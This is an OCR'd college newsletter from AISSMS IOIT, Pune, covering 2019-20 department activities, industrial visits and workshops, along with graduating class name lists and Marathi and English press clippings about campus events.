
Expert Talk on Scope of Biomedical Instrumentation by Alumna Ms. Gauravi Sahthye on date 6.1.2020


Alumni

Expert Talk on How to proceed for higher study and Scope of Instrumentation in Industry by Alumnus Mr. Laukik Sanghavi, Founder, Parishram Enterprises on date 13/01/2020



Webinar on Coffee and Conversation with Alumnus Mr. Anuj More, CEO, Awesome Chaps IT Studio LLP. On date 22/5/2020





Webinar on "A Webinar on "Automation in IT Industry by alumnus Mr Omkar Vichare on date 25 May 2020

Department of Instrumentation Engineering

Dr. Mrs. D. R. Shende and Mr. H. P. Chaudhari visited to Forbes Marshall, Pimpri on 26th July, 2019 under i-connect activity to discuss on the project, Flow-Level Test Set Up with Mr. C. S. Dhamankar

Social visit at "Tara Sofosh Dhadphale Centre" was organized by Dr. D. R. Shende on 12th August 2019, accompanied by faculty member Mrs. S. C. Mulay for final year students of Instrumentation Dept.

STTP on "Automated Manufacturing Systems" organized by NITTTR, Kolkata from 01/07/2019 to 05/07/2019 under the guidance of Principal Dr. P. B. Mane, coordinated by Dr. Deepali Shende, Monitoring is carried out by Ms. Ruchi Gaikwad.

Industrial Visit at "KANAD VIDYUT, Pune" for IMCA subject of TE Instrumentation Students, organized by Mrs. S. V. Kulkarni and Attended by Mr. B. N. Mohapatra on 1/8/2019.

Students of INSAT council (S.E, T.E, B.E) from Instrumentation department have arranged the programme of Gurupournima for faculty members.

An Expert lecture on 'Industry 4.0' by Mr. Vinod Joshi, Marketing Head, Forbes Marshall, Pune under ISA student chapter organized by Mrs. V. V. Kale on 26/08/2019 for SE, TE, BE students of Instrumentation Department.

Department of Instrumentation Engineering

Hands on PLC training for TE students organised by Mr. H. P. Chaudhari and Mrs. S. V. Kulkarni from 01/07 2019 to 11/07 2019, conducted by Mr. H. P. Chaudhari

An Expert lecture by Mr. Datta Chavan, Endurance Technology, Pune for "Control System Design" organized by Mr. B. N. Mohapatra on 26/07/ 2019 for T.E students of Instrumentation Department.


Mrs. Kulkarni S. V. Received BEST GFM Award of T. E. Instrumentation 2018-19 Batch, On the occasion of Teacher's day.

Industrial Visit at "Naidu Sewage Treatment Plant, Pune" for IOM subject of TE Instrumentation Students, organized by Mrs. A. A. Shinde, attended by Mrs. V. V. Kale on dated 02/08/19.

Industrial Visit at "Electropoint", Shivane, Pune of BE Instrumentation students, organized by Mrs. S. C. Mulay, attended by Ms. R. R. Gaikwad on 1st October, 2019.

Ladies faculties of Instrumentation Department celebrated the Makarsankranti on 15th January 2020 at AISSMS IOIT.

Department of Information Technology



A session on the role of an engineer towards building harmonious society in IT department at AISSMS IOIT on 2/8/2019

Two days FDP conducted on "Blockchain Technology" on 17/02/2020 and 18/02/2020 in collaboration with EMURGO.

Industrial Visit of SE-IT at IMD Shivajinagar, 29/7/2019

Industrial Visit of SE-IT to Arena Animation on 13/02/2020

1-day workshop on Cyber security and Ethical Hacking sponsored by BSD SPPU PUNE conducted on 4/2/2020 and coordinated by Mr. A.V. Kore

One Day Workshop on "Hadoop: Big Data Technology" on 24/2/2020 for TE

Department of Information Technology

Information Technology Department Received awards for the Best Department on 5/9/2019

Principal Dr. P. B. Mane inaugurating inter-departmental Techno-Cultural Fest "ITSA 2019".

Expert lecture on "Data Analytics Tools of TIBCO" by Shivam Rai, TIBCO on 8/8/2019

5 Days Faculty Development Program on "Network Security" in collaboration with NITTTR Kolkata is conducted from 24/6/2019 to 28/6/2019.

Social Visit of SE-IT at Bal Kalyan Santha, Pune on 09/08/2019

MOU signed on 03/02/2020 in between AISSMS IOIT and EMURGO Learning solution Pvt. Ltd., Banglore

Department of Computer Engineering

Industrial visit to Indian Institute of Tropical Meteorology Pune for SE-I students on 30th August 2019

Industrial visit to Xenstack Solutions PVT Ltd Pune for SE-II students on 6th September 2019

Industrial Visit to Codekul Pvt Ltd.Pune for BE -II students On 02nd August 2019

Industrial visit to Indian Institute of Tropical Meteorology Pune for T.E-I students on 27th August 2019

Industrial Visit to Blend Group Of Companies Pune for TE-II students on 26th July 2019

Industrial visit to Techprime Lab Software Pvt Ltd Pune for B.E-I on 13th August 2019

Department of Computer Engineering


Industrial visit to Auto Cluster Development & Research Institute Pune for SE -II & T.E –I students on 30th January 2020.

Industrial Visit to Arena, Pune for B.E –I students on 13th February 2020

Industrial visit to IIDS Pune for S.E I & II students on 1st february,2020

Industrial Visit to FOF 2020 pune for S.E – I students, on 2nd March 2020

Industrial Visit to QuikYes,pune for B.E - I on 7th February 2020



Online National level faculty Development Program on "Recent Trends And Innovation in Digital Forensic" conducted from 25th may to 30th May, FDP coordinator.
–Dr. Suresh Limkar

Department of E & TC

Dr VijayBhatkar's visit Agriculture Lab on 11/02/20

IEEE membership awareness drive 24/12/2019

MoU with ACI-ADT Agriculture Trust Baramati From left Mrs Deepali Yewale, Mr. Guruprasad Agawane, Dr. P. B. Mane, Mr. Rajendra Pawar, Mr. Nikhil Khanse, Dr. M. P. Sardey, Mrs. Jaya Tiwari on 24/06/2019

MoU with BSNL MOU 10/02/ 2020

Mr Ramesh Hirave & Mr. Sushant Tangade@ IMTMA Indian machine tool manufacturers Association MIDC Chinchwad

Industrial visit at Manisha Transformer Pvt. Ltd dated on 24/01/2020 for TE

Department of E & TC

Seminar on Need of Electronics in Industry on 05/07/2019, for SE Organized by: Mrs. G. D. Salunke Ms. M. R. Wanjre, Mr. M. P. Gajare, Ms.Vineeta Philip

Workshop on industrial Approach in Electronics. Date:19/08/2019-21/08/2019, Class: SE Organized by: Mrs. G. D. Salunke, Ms. M. R. Wanjre, Mr. M. P. Gajare, Ms. Vineeta Philip

Social visit to 'Swaranad _Preschool for Hearing Impaired Children'. Date:31/07/2019, Class: SE(D) & TE(B) Organized by: Mrs. G. D. Salunke , Ms. M. R. Wanjre.

Social visit at Matoshri Old Age home , Pune on 24/01/2020 for TE-A division

Mr. RajendraDundappaShilin (T.E. D, E&TC) First Prize in project competition Organized by KJ College of Engineering, Pune on 17/02/2020

Prof.Vikas Desai from(E&TC)won gold medal at Dr. Jigoro Kano Judo Championship 2019 held at Mumbai.

Department of Electrical Engineering

Industrial visit toLonikand Substation on 01/10/2019

Expert lecture by Mr. Ashok Borgoankar on Electrical Safety-25/9/2019

Power Quality and Energy Cell Activities

Power Quality Audit of various industries done by Mr. S. V. Shelar with students

Indian Society of Lighting Engineers Activities

A discussion forum on' SCOPE OF ILLUMINATION ENGINEERING' by Industry Experts on19/08/19

IEEE Activities

Inauguration of IEEE HAC Lab for Affordable Agriculture By Mr. Dina Kholkar, TCS, Pune, on30/08/2019

SIG projects exhibition at BHAU institute at Pune On 04/10/2019

Workshops

Three Days Workshop on Industrial Approach on in Electronics' Engineering 24.09.2019 – 26 .09.2019

Hands on sessions from 09/01/2020 to 17/01/2020 on PLC and SCADA by Mr. D. V. Kulkarni, Officer, Industrial Automation, Hi Tech Training Scheme(An Indo German Project), Aunth ITI,Pune

Department of Electrical Engineering

Renewable Club Activities

Akshay urja Diwas Celebration – 26/8/2019 Expert Talk by Mr Rahul Nalawade, Panama Renewable Energy Group, Pune

Energy Conservation Drive at different Ganpati Mandals - 2/9/19-11/9/19

EESA Activities

Enthusia team with Principal Dr. P. B. Mane

Enthusia Inaguration

ISTE and IE (I) Activities

Discussion on Super capacitors and chargers of Faculty members with Mr. Ramasundaram - Vice President India, OptiXtal India Energy solutions

Electrofunda Activity conducted on 28/08/2019

NATIONAL LEVEL WORKSHOP on MODERN TRENDS IN LIGHTING AND ILLUMINATION CONTROL on 06/02/2020 -07/02/2020

Inauguration of National Level Workshop, Dr. P. B. Mane felicitating the chief guest DR. B. E. Kushare , BOS – Chairman, Electrical Engg and HOD, KKWIER, Nashik.

Demonstration of IOT based Lighting products By Orbittal Electromech Pvt . Ltd During workshop.

Department of First Year Engineering

One week FDP conducted on "Effective Teaching"at AISSMS IOIT on 15/07/2019 – 22/07/2019.

One days FOW conducted on "Engineering Chemistry" on 29/07/2019.

Monument Visit of FE at SPPU Ganeshkhind Rd, Ganeshkhind, Pune 0n 28/08/2019.

YESIST12Competition held in Thailand on Sept 2019.

Industrial Visit of FE at IMTME Chinchwad Pune on 28/11/2019.

Industrial visit of FE at TATA Incubation, Innovation, Invention Centre, Hadpsar pune on 03/12/2019.

Department of First Year Engineering


Industrial Visit of FE at Minoo Mehta's ApangUdyog Pune on 07/01/2020.

Two days' workshop conducted on "Applied Mathematics" on 09/01/2020.

Visit of FE at Science Park, Pune on 09/01/2020.

Visit of Staff members at Cyber Crime Branch Pune on 13/01/2020.

Handwriting Competition for FE held on 15/01/2020.



Essay competition for FE held on 15/01/2020.

Department of First Year Engineering

Poetry Reading Competition for FE held on 15/01/2020.

Face Painting Competitionfor FE held on 17/01/2020.

Model Making Competition for FE held on 17/01/2020.

Poster Making Competition for FE held on 17/01/2020.

Mehendi Competition for FE held on 17/01/2020.

Social visit at Bhartiya Samaj Seva Kendra orphan center, Koregaon Park Pune on 30/01/2020.

AISSMS IOIT, Pune has organized "Space Exhibition" in association with ISRO, on the birth ceremony of Dr. Vikram Sarabhai.

AISSMS IOIT, Pune has organized "National Science Day", on the birth anniversary of Dr. C. V. Raman Indian physicist.

SHIVJAYANTI

Department of Electrical Engineering

CLASS OF 2020

Pratik Maskar

Pramila Gabhale

Manpreet Singh Sahota

Swaraj Gawande

Aishwarya Kulkarni

Nishant Mirashe

Keshav Mutkule

Ashish Gaikwad

Anand Jadhav

Nimbalkar Bhagwat

Aditi Chimanpure

Vishambhra Urmaode

Pankaj Shelke

Shrihari Balwadkar

Shubham Chaudhari

Amol Deore


Aditya Narkhede

Disha Kamble

Aditya Patil

Manikya

Revati Bhise


Mrudula Lonkar

Satyam Dhamne

Prajakta Pandkar

Sudesh Pagare

Mahesh Chaudhari

Piyush Mahajan

Akash Suryawanshi

Samruddhi Parbat

Kalyani Shewale

Krishnat Bandichode

Apurva Wankhede

Department of Electrical Engineering


CLASS OF 2020

Nihal Mansuri

Chaitanya Paradkar

Pancham Chaudhari

Sakshi Shah


Yogesh Nehete

Mugdha Shembade

Pratik Hole

Neelam Shelake

Anjali Phasale

Nikhil Bhadke

Akash Dalvi

Ishwari Dehmukh

Krushna Ghene

Dnyashawari Mungase

Ajay Rachalwar

Yogesh Salunkhe

Suraj Supekar

Bhagyashri Patil

Yogesh Sartape

Omkar Dhobale

Shubham Sawant

Moika Ghodke

Kajal Gandhi

Shrawani Deshpande

Suraj Nalpe

Sanket Bavarkar

Vaibhav Badgujar

Dipak Pawar

Sandeep Gaikwad

Neha Mahajan

Vaishnavi Jogi

Pankaj Nimje

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CLASS OF 2020

Shift-I

Kirti Chiplunkar

Urja Kamatkar

Sanaya Shah

Prajakta Kanase

Shashank V. H.

Vishakha Deshmukh

Arbaaz Shaikh

Abhishek Patil

Rushikesh Thakur

Pratiksha Kalamkar

Gopika Nair

Pratiksha Jatti

Smita Muke

Ankit Baj

Shamal Pawar

Vithhal Karad

Prajkta Apte

Omkar Annam

Shekhar Borade

Rupali Patil

Vishal Batheja

Priyad Khobragade

Dhanashri Kadam

Gautami Mudaliar

Gunjan Khirsagar

Shubham Supekar

Pragati Jogalpure

Jincy Biju

Meghna Kharche

Siddharth Rane

Department of Computer Engineering

CLASS OF 2020

Shift-I

Tejaswini Chaudhari

Sujay Patil

Isha Doshi

Stuti Thorat

Rutuja Shinde

Kalu Mane

Neha Rathod

Manoj Lad

Sonal Dimbar

Mariyyah Sayyed

Sayali Jawade

Nikul Patel

Snehal Vibhute

Tejasvi Gadakh

Niharika Arkhade

Apurva Sawant

Suman Hongekar

Devyani Chandan

Gaurav Kaithwas

Rushikesh Aundhakar

Aditi Sutar

Shubham Basagare

Chaitanya Samal


Prajwal Chinchmalatpure

Vedika Chandel

Nikhil Padole

Jaymala Pawar

Pratiksha Jagtap


Rency Kumbhani

Mrinal Bhangale

Department of Computer Engineering
CLASS OF 2020

Shift-II

Kaushik Katkam

Krishnakant Khedkar

Geetanshi Sharma

Rutuja Sonawane

Shraddha Bhandari

Hrishikesh Lokhande

Shubham Kasar

Srikant Babu

Yash Neriya

Pushkar Ghogare

Harshal Divekar

Ashish Amlani

Aditya Banshkar

Anup Patil

Devanand Kale

Abhijeet Shedge

Sharayu Sawant

Harshada Joshi

Ashish Chauhan

Sanket Patil

Nikhil Pawar

Karan Bhandari

Parthit Patel

Sumit Kumar

Aniket Shinde

Prajkta Wagh

Aadil Shaikh

Rahul Soni

Aishwarya Borate

Ajinkya Hole

Sohail Nadaf

Nikhil Jagallo

Neha Shinde

Nitin Aamale

Department of Information Technology

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Vaishnavi Bhagwat

Anushi Agarwal

Vedant Ghavate

Ganesh Singh

Shruti Bendale

Sourabh Bhongale

Prithvi Chaudhari

Pawan Chawan

Nikhil Chougala

Arnav Deshmukh

Kshipra Dhame

Dhanashri Mundada

Gagandeep Singh

Mayur Dokras

Pragati Deshmukh

Milka Dongare

Garima Ghatge

Harshita Hoskote

Shreyas Ingale

Vrushali Ingale

Anup Kakde

Deepika Jadhav

Sayali Jadhav

Vinay Jadhav

Diksha Kadam

Yash Deo

kanade sara

Pushpak Khamkar

Priyanka Kumbhar

Rushikesh Kurankar

Niyanta Lad

Lalitkumar Lokhande

Leona Sam

Shubham Mahajan

Deepak Mandal

Department of Information Technology

CLASS OF 2020

Neha Kothari

Usha Mankar

Sarthak mokashi

Raviraj Nagul

Chinmay Nanaware

Anuj Panhalkar

Pranali Zingre

Pratiksha Raut

Tejashri Salunkhe

Kirti Salve

Mohit Shinde

Akash Shitole

Rushikesh Sutar

Seona Sam

Aliya Shaikh

Rushikesh Sutar

Mansi Thak

Yogesh Thadani

Saurabh Kandekar

Piyush khirale

Dipti Pagar

Pranav Deshmukh

Riya Jain

Anamika Sarkar

Dhanesh Lunkad

Hrutik Kandhare

Risha Rupawat

Laxmi kunwar

Revati Awale

Shubham Kalekar

Rijil Daniel

Charudatta kapade

Vishaka Mandge

Swarali Shah

Jignesh Tannna

Department of Electronics & Telecommunication Engineering

BE A Year: 2019-20

Abhishek Parte

Abrar Ahmed

Ankita Kadam

Chaskar Apurva

Jayesh Kothawade

Avinash Biradar

Gaikwad Bipin

Deepak Singh Rawat

Devikesh Shende

Kajari Nikalje

Dipesh Devali

Durgesh Pandey

Ekta Kumbhare

Shelke Gopichand

Kaushal Pathak

Harshada Bhojane

Himani Waghulde

Ibrahim Shaikh

Komal Rana

Jadhav Shweta

Kunal Rustagi

Mahesh Mote

Mandar Kudale

Manish Jadhav

Mantraksha Jamdade

Meenu Krishna

Mrunal Bhosale

Mubasheer Shaikh

Namita Sartape

Narsale Vivekanand

Pooja Bhore

Pragati Gaikwad

Prajakta Bagul

Pratiksha Wable

Priyanka Shelar

Department of Electronics & Telecommunication Engineering

BE A Year: 2019-20

Rajat Suri

Reshma Pillai

Ritija Gupta

Riya Dhokariya

Rujuta Rathod

Sagar Misal

Shaikh Sajid

Sarvesh Diwane

Sayali Wadkar

Shivank Gahlaut

Patil Shraddha

Shubham Awati

Smita Raut

Someshwar Gavhane

Sushil Khandekar

Tannushree Sharma

Shingate Tatya

Trupti Gargade

Upendra Sai Devisetty

Vipul Gote

Pawar Yashashri

Aditi Khodave

Aniket Jadhav

Tejal Kendre

Pratik Ravkhande

Akash Chauhan

Madhav Pawar

Nayan Pangare

Nikita Deshmukh

Rajput Pallavi

Preeti Kshirsagar

Shubham Jadhav

Rushali Mande

Department of Electronics & Telecommunication Engineering

BE B Year: 2019-20

Yash Vispute

Venkatesh Kapare

Vaibhav Jagtap

Tejas Yeole

Tarika Nagda

Tanvi Sansare

Sushil Pawar

Snehal Vilayate

Shubham Nikalje

Shubham Kakde

Sanchita Lavande

Sagar Patil

Shaikh Ahmed

Princika Shewale

Pratiksha Gore

Pratik Jadhav

Prajakta Yadav

Prajakta Jakate

Poornima Mane

Poonam Morwade

Mandar More

Juilee Mandhare

Krunal Vedpathak

Krushnaraj Rokade

Pallavi Lokare

Harshada Kumbhar

Divya Sahare

Deepa Patil

Ashish Salunke

Aparna Murkut

Aniket Bhor

Apurva Chaudhari

Arvind Mule

Harshal Kalaskar

Kirti Pawale

Department of Electronics & Telecommunication Engineering

BE B Year: 2019-20

Manish Jadhav

Namita Sarpate

Parag Lande

Priyanka Shelar

Radhika Yadav

Anurag Ingale

Anirudh Kasarlawar

Aditya Ganeshkar

Abhijeet Jamdar

Himanshu Koliya

Sapna Awale

Saurav Kalal

Shivam Gupta

Department of Electronics & Telecommunication Engineering

BE C Year: 2019-20

Vivek Jadhav

Umap Vijaya

Suraj Kurdekar

Shubhankar Ghodke


Shraddha Jadhav

Sayali Kolte

Saurabh Baviskar

Sanmay Kamble

Ruturaj Dhakate


Rushikesh Salve

Ruchita Kshirsagar

Rishabh Sonawane

Priyanka Chavan

Pritesh Kadam

Pratik Nalawade

Prajakta Jadhav

Nikita Fere

Komal Mnkar

Khushali Popat

Kedar Kulkarni

Hitesh Chitte

Hariom Khatavkar

Garima Pandey

Deepika Tawhare

Devaki Chandgude

Department of Electronics & Telecommunication Engineering

BE C Year: 2019-20

Damini Gujar

Atharva Ekad

Aishwarya Dayama

Apurva Ghume

Pranali Jagtap

Akansha Dalvi

Ankita Ubale

Gurbir Singh

Harsh Pipawar

Maskar Mayur

Mrunalini Wawse

Shubham Dalal

Swaraj Misal

Udit Deshmukh

PRINT MEDIA

निवडक

'एआयएसएसएमएस'च्या आयओआयटी महाविद्यालयात महिला दिन साजरा

पुणे, दि.१२ - ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या (एआयएसएमएमएस) आयओआयटी महाविद्यालयात जागतिक महिला दिनाच्या निमित्ताने विविध कार्यक्रमांचे आयोजन करण्यात आले होते. यावेळी महाविद्यालयाच्या क्रीडा विभाग व आय.सी.सी. कमिटच्या वतीने डॉ. मंगला नारळीकरांचे व्याख्यान आयोजित केले होते. महाविद्यालयाचे सर्व महिला विभाग प्रमुख आणि क्रीडा विभाग संचालक प्रा. दीपाली मोरे आणि आय.सी.सी. कमिटी समन्वयक प्रा. हेमांगी शिंदे आदी उपस्थित होते. संस्थेचे सचिव मालोजीराजे छत्रपती यांनी महिला दिनाच्या शुभेच्छा दिल्या. प्राचार्य डॉ. पी. बी. माने यांच्या मार्गदर्शनाखाली हा कार्यक्रम यशस्वीरित्या पार पडला. अणुविद्युत आणि दूरसंचार अभियांत्रिकीच्या विभाग प्रमुख डॉ. मोहिनी सारडे यांनी नारळीकरांचे स्वागत केले.

प्रभात Fri, 13 March 2020
epaper.eprabhat.net/c/499152(

'एआयएसएसएमएस'मधील चर्चासत्रात मार्गदर्शन करताना तज्ज्ञ.

विद्यार्थ्यांनी जाणल्या उद्योगांच्या अपेक्षा

पुणे : ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फर्मेशन टेक्नॉलॉजीत प्रथम वर्षाच्या विद्यार्थी व पालकांसाठी स्वागत समारंभ व प्रेरणा सत्राचे आयोजन करण्यात आले होते. कार्यक्रमाच्या पहिल्या सत्रात 'इंडस एन्विएशन सिस्टिम्स'चे मुख्य कार्यकारी अधिकारी अतुल जोशी, दुसऱ्या सत्राला 'टाटा कन्सल्टन्सी'चे डिलिव्हरी हेड (नॉर्डिक्स अँड स्विस) प्रवीण भामरे यांनी मार्गदर्शन केले.

अतुल जोशी यांनी विद्यार्थ्यांना मार्गदर्शन करताना आजच्या औद्योगिक क्षेत्राच्या अभियंत्यांकडून असलेल्या अपेक्षा यावर प्रकाश टाकला. प्रात्यक्षिके, कौशल्य विकसन या पूरक गोष्टींवर लक्ष केंद्रित करतानाच फक्त नोकरीच्या मागे न लागता उद्यमशीलतेकडे वळणे गरजेचे आहे, असेही त्यांनी सांगितले. भामरे यांनी विद्यार्थ्यांमधील नवनिर्मिती क्षमता, सृजनशीलता विकसनाची गरज व तंत्रज्ञानाच्या माध्यमातून सामाजिक कार्य यावर भर दिला.

सोसायटीचे मानद सचिव मालोजी राजे छत्रपती यांनी प्रथम वर्षात प्रवेश घेतलेल्या विद्यार्थ्यांना शुभेच्छा दिल्या. संस्थेचे सहसचिव सुरेश शिंदे व खजिनदार अजय पाटील उपस्थित होते. प्राचार्य डॉ. पी. बी. माने, अभियांत्रिकीचे (प्रथम वर्ष) विभाग प्रमुख डॉ. पी. जी. मुश्रीफ उपस्थित होते. ए. जे. मोरे आणि एम. बी. निगडे यांनी आभार मानले.

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This establishes that there is deficiency in services on the part of the opposite parties," the orders stated.

New AISSMS tech course

Pune: The AISSMS Institute of Information Technology has introduced a foundation course in block chain technology in collaboration with Emurgo academy.

The course will be offered to second and third-year engineering students as part of a memorandum of understanding signed between the two recently.

The technology is used to enhance services that are essential in trade finance. It is a decentralized and digitized ledger model. TNN

PDPU PANDIT DEENDAYAL SPM SCHOOL OF NAAC Accreditation 'A' Grade & Conditions apply.

स्मार्ट हेल्मेट आणि सॅनिटरी नॅपकिन्स डिस्पोजल सिस्टीम या प्रकल्पांनी आंतरराष्ट्रीय स्पर्धेत दोन पारितोषिके पटकावली.

सामाजिक प्रकल्पांचा आंतरराष्ट्रीय गौरव

पुणे : 'एआयएसएसएमएस आयओआयटी कॉलेज'च्या विद्यार्थ्यांनी सामाजिक प्रश्नांवर सादर केलेल्या स्मार्ट हेल्मेट आणि सॅनिटरी नॅपकिन्स डिस्पोजल सिस्टीम या प्रकल्पांनी थायलंडच्या स्टॅमफोर्ड आंतरराष्ट्रीय विद्यापीठात झालेल्या 'आयईईई वार्षासेट आंतरराष्ट्रीय प्रकल्प' स्पर्धेत दोन पारितोषिके पटकावली.

ही स्पर्धा दोन टप्प्यांत घेण्यात येते. प्राथमिक टप्पा आशियाई देशांमध्ये आयोजित करण्यात येतो. विजयी गटाला जागतिक स्तरावर प्रकल्प सादर करण्याची संधी मिळते. 'आयओआयटी'च्या टीमने चार वेगवेगळ्या प्रकल्पांमध्ये सहभाग घेतला होता. इनोव्हेशन चॅलेंज ट्रॅकसाठी 'सुपरकंडक्टर बेस्ड इलेक्ट्रोमॅग्नेटिक प्रपल्शन सिस्टीम', वी-पॉवर ट्रॅकसाठी 'पॉवर थेफ्ट मॉनिटर', 'ग्रीन डिस्पोजल सिस्टीम फोर सॅनिटरी नॅपकिन्स' आणि 'मेकर फेअर'साठी स्मार्ट हेल्मेट हे प्रकल्प सादर केले. वी-पॉवर ट्रॅकमध्ये सॅनिटरी नॅपकिन्स डिस्पोजल सिस्टीम हा प्रकल्प सादर केला. या प्रकल्पाला द्वितीय क्रमांकाचे पाचशे डॉलरचे पारितोषिक प्राप्त झाले. 'मेकर फेअर' प्रकल्पांतर्गत मानवी जीवनाच्या सुरक्षिततेसाठी अभिनव वैशिष्ट्यांसह स्मार्ट हेल्मेटची निर्मिती केली आहे. या प्रकल्पाने देखील पाचशे डॉलरच्या रोख बक्षीसांसह उपविजेतेपद मिळवले.

PRINT MEDIA

AISSMS's 'Alacrity 2020' ends

ST CORRESPONDENT
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PUNE: The All India Shri Shivaji Memorial Society's (AISSMS) Institute of Information Technology's annual four-day cultural tech fest, Alacrity 2020, ended on February 23. It was a culmination of cultural, technical, sports and social events.

To mark the value of the efforts of engineers in society, 'Reward of Being of an Engineer' was adapted as the tag line. The event consisted of more than 70 events that were encouraged by Malojiraje Chhatrapati, secretary AISSMS.

The valedictory ceremony was graced by the presence of Marathi film celebrity Mansi Naik.

The event was conducted in the presence of the Joint Secretary of AISSMS, Suresh Pratap Shinde, Treasurer Ajay Uttamrao Patil, Chairman of managing committee Bhagwantrao Sabnekhe and members of managing committee Nikhil Ashok Khanse and Rahul Yadav.

The President of the student council, Aditya Sarasiya, gave an overview of all college activities conducted in the academic year 2019-20. Principal PB Mane delivered the annual report of the college. Prizes were distributed to department toppers and university rank holders.

This year, the prime attraction of the cultural programme was the musical skits on various topics such as Vision 2020, women empowerment, placement drama, old versus new and college life.

The Department of Electronics and Telecommunication were adjudged the best performers.

FUSION OF CULTURE: Actress Mansi Naik, AISSMS Institute of Information Techeology Principal Dr PB Mane and members of AISSM Society with students at 'Alacrity 2020'.

SAKAL TIMES ST Classifieds

PMC'S WEEKLY DRIVE

Civic body plans actio

'एआयएसएसएमएस'मध्ये प्रश्नमंजूषेचे आयोजन

पुणे : ऑल इंडिया श्री शिवाजी मेमोरियल सोसायटीच्या राजा तंत्रनिकेतन महाविद्यालयात (एआयएसएसएमएस) 'तांत्रिक प्रश्नमंजूषे २०२० चे नुकतेच आयोजन करण्यात आले होते. तांत्रिकेतन विद्यार्थ्यांच्या ज्ञानाचा कस लागला. तांत्रिकेतनच्या विद्यार्थ्यांनी प्रश्नमंजूषेचे संयोजन केले.

विविध स्पर्धांमध्ये १२० संघांचा सहभाग

पुणे, दि. २४ - ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या (एआयएसएसएमएस) इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजी महाविद्यालयात 'अलॅक्रिटी' स्नेहसंमेलन झाले. यांतर्गत आयोजित स्पर्धांमध्ये १२० हून अधिक महाविद्यालयांच्या संघांनी सहभाग घेतला.

